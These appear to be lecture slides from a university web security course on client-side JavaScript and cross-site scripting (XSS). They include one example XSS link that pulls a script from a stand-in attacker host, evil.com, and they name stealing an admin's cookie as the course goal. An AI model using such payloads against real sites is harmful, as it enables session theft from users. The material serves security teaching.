COMP6443 25T1 - Week 4

JavaScript

TrashPanda, 1st April 2025

What’s happening in Cyber Security?

What happened in Sec?

- SIGNAL LMFAO
- Immigrants are being disappeared and travellers are denied visas. Check your OpSec.

NextJS got Cooked

Any Questions?

https://questions.quoccacorp.com

Where are we this term??

Server Side

- Built a connection on Sockets
- Learnt about HTTP
- Looked at web requests, responses, headers, body text, status codes, etc
- Looked at HTML and website formatting
- Introduced Authentication and Authorisation as concepts and implemented these with Python
- Understood the use cases for databases and their interaction
- Hacked some backends with injection and access misconfiguration

Compute Power

Server side go brrrrr

- We’ve now scaled our application to go from once in a while serving an academic paper to answering thousands of requests a second with large content bodies
- Splitting requests via TCP works but it’s not elegant on the server side and the integration depends on someone else


CAN'T SOMEONE ELSE DO IT?

Enter Client Side Computing

Client Side

<script>

- We've encountered this a few times in the course already
- This moves the computation of a program from the server onto the requesting device
- This is why the internet feels like it's slowing down on old computers - we're asking older systems to run more and more stuff in the background
- Used for dynamic transpositions in the browser
- Also used for doing things the user doesn't need to see - i.e. send a request to say "I'm still watching"

Form example

Don’t force the server to do all these checks and send error responses

- When you enter details into a form, check that the details fit what we’re expecting
  - E.g. email address needs to match this regex:
  - `(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?|\[(?:(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9]))\.){3}(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9])|[a-z0-9-]*[a-z0-9]:(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])+)\])`
- Remove any rubbish that shouldn’t be there
  - E.g. remove single and double quotes in a search string so you can’t break out of SQL (in theory…)

JavaScript Example

https://www.digitalocean.com/community/tutorials/how-to-add-javascript-to-html

```
<!DOCTYPE html>
<html lang="en-US">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Today's Date</title>
    <script>
        let d = new Date();
        alert("Today's date is " + d);
    </script>
</head>

<body>
</body>

</html>
```

JavaScript Example

https://www.digitalocean.com/community/tutorials/how-to-add-javascript-to-html

- You might ask, why do I need this? Can't the server do it?
  - It can.
  - But what happens in reality?

```
<!DOCTYPE html>
<html lang="en-US">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Today's Date</title>
    <script>
        let d = new Date();
        alert("Today's date is " + d);
    </script>
</head>

<body>
</body>

</html>
```

JavaScript Example

https://www.w3schools.com/html/tryit.asp?filename=tryhtml_scripts_intro

```
<!DOCTYPE html>
<html>
<body>

<h1>My First JavaScript</h1>

<button type="button"
onclick="document.getElementById('demo').innerHTML = Date()">
Click me to display Date and Time.</button>

<p id="demo"></p>

</body>
</html>
```


How to Add JavaScript


- In line
  - <script> tag in either the <head> or the <body> as we've seen before
    - HTML renders from top down so the <script> will run when it is rendered.
    - <head> renders and runs before <body> starts
  - In attributes :D
    - <button onclick=""> will run the javascript inside onclick when the button is clicked
- External
  - <script src="">
    - Loads a script from an external source. Doesn't need to be on the same site

What is a Site?

Domain vs Site vs Origin

- We have seen domains - a registration of a string against a top level domain that we control.
- A site consists of a protocol and a domain, disregarding the subdomains
- An origin is the protocol, domain, all subdomains, and a port.
- We'll talk about this again next week.





Scripts are Public!

You can go and read any javascript that runs on your system

- Problem is, they’re usually obfuscated. Here’s what they look like in production:

import{aW as ie,k as T,J as z,aF as kt,aD as ue,aX as We,p as S,aN as G,d as f,$ as X,aO as qe,aY as ze,aZ as xt,a_ as wt,a$ as Vt,S as Ce,a as r,F as Ue,E as W,G as F,m as q,A as we,t as L,B as R,aC as Se,q as Xe,at as Y,f as Bt,h as ce,b0 as It,a3 as Tt,a4 as Ye,a8 as Pt,g as U,a1 as Je,a9 as Et,b1 as Lt,D as de,b2 as $t,e as w,x as ve,b3 as Nt,b4 as pt,b5 as zt,a2 as Ie,s as H,b6 as Ve,ac as Rt,i as At,l as Be,M as Re,ae as Ke,T as fe,b7 as Ot,b8 as Ae,y as Ie,j as Dt,as as Ft,b9 as Oe,Z as Ze,a6 as _e,_ as Qe,W as Mt,ba as Te,aH as Ht,a7 as jt,ah as Gt,bb as Wt}from"./index-WnutyOhN.js";/* empty css */const et=["top","bottom"],qt=["start","end","left","right"];function Ut(e,a){let[t,n]=e.split(" ");return n||(n=ie(et,t)?"start":ie(qt,t)?"top":"center"),{side:De(t,a),align:De(n,a)}}function De(e,a){return e==="start"?a?"right":"left":e==="end"?a?"left":"right":e}function Hn(e){return{side:{center:"center",top:"bottom",bottom:"top",left:"right",right:"left"}[e.side],align:e.align}}function jn(e){return{side:e.side,align:{center:"center",top:"bottom",bottom:"top",left:"right",right:"left"}[e.align]}}function Gn(e){return{side:e.align,align:e.side}}function Wn(e){return ie(et,e.side)?"y":"x"}function Xt(e){let a=arguments.length>1&&arguments[1]!==void 0?arguments[1]:"div",t=arguments.length>2?arguments[2]:void 0;return T()({name:t??kt(We(e.replace(/__/g,"-"))),props:{tag:{type:String,default:a},...z()},setup(n,s){let{slots:i}=s;return()=>{var l;return ue(n.tag,{class:[e,n.class],style:n.style},(l=i.default)==null?void 0:l.call(i))}}})}const me=S({border:[Boolean,Number,String]},"border");function ge(e){let a=arguments.length>1&&arguments[1]!==void 0?arguments[1]:G();return{borderClasses:f(()=>{const n=X(e)?e.value:e.border,s=[];if(n===!0||n==="")s.push(`${a}--border`);else if(typeof n=="string"||n===0)for(const i of String(n).split(" "))s.push(`border-${i}`);return s})}}const Yt=[null,"default","comfortable","compact"],Pe=S({density:{type:String,default:"default",validator:e=>Yt.includes(e)}},"density");function Ee(e){let a=arguments.length>1&&arguments[1]!==void 0?arguments[1]:G();return{densityClasses:f(()=>`${a}--density-${e.density}`)}}const Le=S({elevation:{type:[Number,String],validator(e){const a=parseInt(e);return!isNaN(a)&&a>=0&&a<=24}}},"elevation");function $e(e){return{elevationClasses:f(()=>{const t=X(e)?e.value:e.elevation,n=[];return t==null||n.push(`elevation-${t}`),n})}}const J=S({rounded:{type:[Boolean,Number,String],default:void 0},tile:Boolean},"rounded");function K(e){let a=arguments.length>1&&arguments[1]!==void 0?arguments[1]:G();return{roundedClasses:f(()=>{const n=X(e)?e.value:e.rounded,s=X(e)?e.value:e.tile,i=[];if(n===!0||n===""||n===0)for(const l of String(n).split(" "))i.push(`rounded-${l}`);else(s||n===!1)&&i.push("rounded-0");return i})}}function Ne(e){return qe(()=>{const a=[],t={};if(e.value.background)if(ze(e.value.background)){if(t.backgroundColor=e.value.background,!e.value.text&&xt(e.value.background)){const n=wt(e.value.background);if(n.a==null||n.a===1){const s=Vt(n);t.color=s,t.caretColor=s}}else a.push(`bg-${e.value.background}`);return e.value.text&&(ze(e.value.text)?(t.color=e.value.text,t.caretColor=e.value.text):a.push(`text-${e.value.text}`)),{colorClasses:a,colorStyles:t}})}function oe(e,a){const t=f(()=>({text:X(e)?e.value:a?e[a]:null})),{colorClasses:n,colorStyles:s}=Ne(t);return{textColorClasses:n,textColorStyles:s}}function ee(e,a){const t=f(()=>({background:X(e)?e.value:a?e[a]:null})),{colorClasses:n,colorStyles:s}=Ne(t);return{backgroundColorClasses:n,backgroundColorStyles:s}}const Jt=["elevated","flat","tonal","outlined","text","plain"];function tt(e,a){return r(Ue,null,[e&&r("span",{key:"overlay",class:`${a}__overlay`},null),r("span",{key:"underlay",class:`${a}__underlay`},null)])}const pe=S({color:String,variant:{type:String,default:"elevated",validator:e=>Jt.includes(e)}},"variant");function nt(e){let a=arguments.length>1&&arguments[1]!==void 0?arguments[1]:G();const t=f(()=>{const{variant:i}=Ce(e);return`${a}--variant-${i}`}),{colorClasses:n,colorStyles:s}=Ne(f(()=>{const{variant:i,color:l}=Ce(e);return{[["elevated","flat"].includes(i)?"background":"text"]:l}}));return{colorClasses:n,colorStyles:s,variantClasses:t}}const at=S({baseColor:String,divided:Boolean,...me(),...z(),...Pe(),...Le(),...J(),...F(),...W(),...pe()},"VBtnGroup"),Fe=T()({name:"VBtnGroup",props:at(),setup(e,a){let{slots:t}=a;const{themeClasses:n}=q(e),{densityClasses:s}=Ee(e),{borderClasses:i}=ge(e),{elevationClasses:l}=$e(e),{roundedClasses:o}=K(e);we({VBtn:{height:"auto",baseColor:L(e,"baseColor"),color:L(e,"color"),density:L(e,"density"),flat:!0,variant:L(e,"variant")}}),R(()=>r(e.tag,{class:["v-btn-group",{"v-btn-group--divided":e.divided},n.value,i.value,s.value,l.value,o.value,e.class],style:e.style},t))}}),Kt=S({modelValue:{type:null,default:void 0},multiple:Boolean,mandatory:[Boolean,String],max:Number,selectedClass:String,disabled:Boolean},"group"),Zt=S({value:null,disabled:Boolean,selectedClass:String},"group-item");function Qt(e,a){let t=arguments.length>2&&arguments[2]!==void 0?arguments[2]:!0;const n=Y("useGroupItem");if(!n)throw new Error("[Vuetify] useGroupItem composable must be used inside a component setup function");const s=Tt();Ye(Symbol.for(`${a.description}:id`),s);const i=Pt(a,null);if(!i){if(!t)return i;throw new Error(`[Vuetify] Could not find useGroup injection with symbol ${a.description}`)}const l=L(e,"value"),o=f(()=>!!(i.disabled.value||e.disabled));i.register({id:s,value:l,disabled:o},n),ce(()=>{i.unregister(s)});const

The NoScript Tag


<noscript>

- This is what gets displayed if there is no javascript enabled on the renderer.
- You'll see this in Single Page Applications (SPAs) that we will talk about in weeks 9 and 10.

JavaScript is Cursed.

Thats bad.

- Variables are loosely defined
- Async and promises are cursed (in my opinion as a bad programmer)
- https://github.com/denysdovhan/wtfjs
- It’s rare that these issues cause security vulnerabilities, but not impossible...




```
NaN === NaN; // -> false
```

```
!!null; // -> false
null == false; // -> false
```

```
"b" + "a" + +"a" + "a"; // -> 'baNaNa'
```

JavaScript is Cursed.

Thats bad.

```
> typeof NaN
"number"
> 9999999999999999
10000000000000000
> 0.5+0.1==0.6
true
> 0.1+0.2==0.3
false
> Math.max()
-Infinity
> Math.min()
Infinity
> []+[]
""
> []+{}
"[object Object]"
> {}+[]
0
> true+true+true===3
true
> true-true
0
> true==1
true
> true===1
false
> (!+[]+[]+![]).length
9
> 9+"1"
"91"
> 91-"1"
90
> []==0
true
```


BREAK

We Can Inject Javascript!!!

In many many places…

- Traditionally, what I'd do is send someone a link that looks like this:
  - https://quoccacorp.com/search?q=test<script src="evil.com/runme.js">ing
- Someone clicks that and a SCRIPT is pulled from ACROSS SITES (quoccacorp.com to evil.com) and executed

This is Cross Site Scripting (XSS)

Types of JavaScript Injection (XSS)

- Server Side - Stored
- Server Side - Reflected

- Extended content:
  - DOM Based - Stored
  - DOM Based - Reflected

Reflected

When I send a payload to a server and get owned

- When what you inject into the website is "reflected" by the application – returning what you write in the rendered code of the application.
- Good places to check:
  - Search functions
  - Cookies
  - Strange client side variables – time?
- What's the risk involved here?

Stored

When the database holds the payload and I get owned

- Happens when the injected code is stored somewhere in the application for future use
- Examples:
  - Comments
  - Usernames
  - Blog post titles and content body

Self

This is subtle but distinct enough that I should mention it

- When you can run javascript against yourself and ONLY yourself
- E.g. You have an email address that is only seen by you. You put JS into the email address and now every time you load your profile you get owned.
    - BUT no one else that loads your profile gets owned.

Demo!

What Is the Goal?

When exploiting, what are we trying to achieve?

- In most CTFs, popping an alert is enough
- In our course, we want you to steal a cookie from an admin
- What can you do?
  - Anything!
  - Javascript is Turing complete so anything you can do in code you can do in JS.

Some Resources

- https://portswigger.net/web-security/cross-site-scripting
- https://owasp.org/www-community/attacks/xss/
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://xss-game.appspot.com/
- https://www.acunetix.com/blog/web-security-zone/test-xss-skills-vulnerable-sites/

Defense Mechanisms

Demo!